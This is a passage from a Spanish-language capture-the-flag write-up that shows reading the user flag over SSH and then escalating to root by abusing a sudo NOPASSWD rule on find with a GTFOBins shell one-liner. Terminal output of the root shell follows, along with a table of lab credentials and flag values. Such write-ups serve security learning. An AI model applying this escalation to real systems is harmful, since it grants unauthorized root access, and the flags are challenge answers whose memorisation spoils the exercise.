the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

bruce@e672c0b72328:~$ ls
user.txt
bruce@e672c0b72328:~$ cat user.txt
d1f4a9c0b7e35628af1029384756bcde
bruce@e672c0b72328:~$
```

6. Escalada a root


```
sudo -l
# (root) NOPASSWD: /usr/bin/find
```

```
bruce@e672c0b72328:~$ sudo -l
Matching Defaults entries for bruce on e672c0b72328:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bruce may run the following commands on e672c0b72328:
  (root) NOPASSWD: /usr/bin/find
bruce@e672c0b72328:~$
```

GTF0Bins:

```
sudo find . -exec /bin/sh \; -quit
# id → root
cat /root/root.txt
```

```
bruce@e672c0b72328:~$ sudo -l
Matching Defaults entries for bruce on e672c0b72328:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bruce may run the following commands on e672c0b72328:
  (root) NOPASSWD: /usr/bin/find
bruce@e672c0b72328:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
#
```

```
bruce@e672c0b72328:~$ sudo -l
Matching Defaults entries for bruce on e672c0b72328:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bruce may run the following commands on e672c0b72328:
  (root) NOPASSWD: /usr/bin/find
bruce@e672c0b72328:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
# cd /root
# ls
root.txt
# cat root
cat: root: No such file or directory
# cat root.txt
a7e2c9f81b6d40539e8170264fbac3d5
#
```

Resumen de credenciales / flags

Item	Valor
Web account	guest:guest
JWT secret	batman
SSH user	bruce:Arkh4m_Kn1ght!
user.txt	d1f4a9c0b7e35628af1029384756bcde
root.txt	a7e2c9f81b6d40539e8170264fbac3d5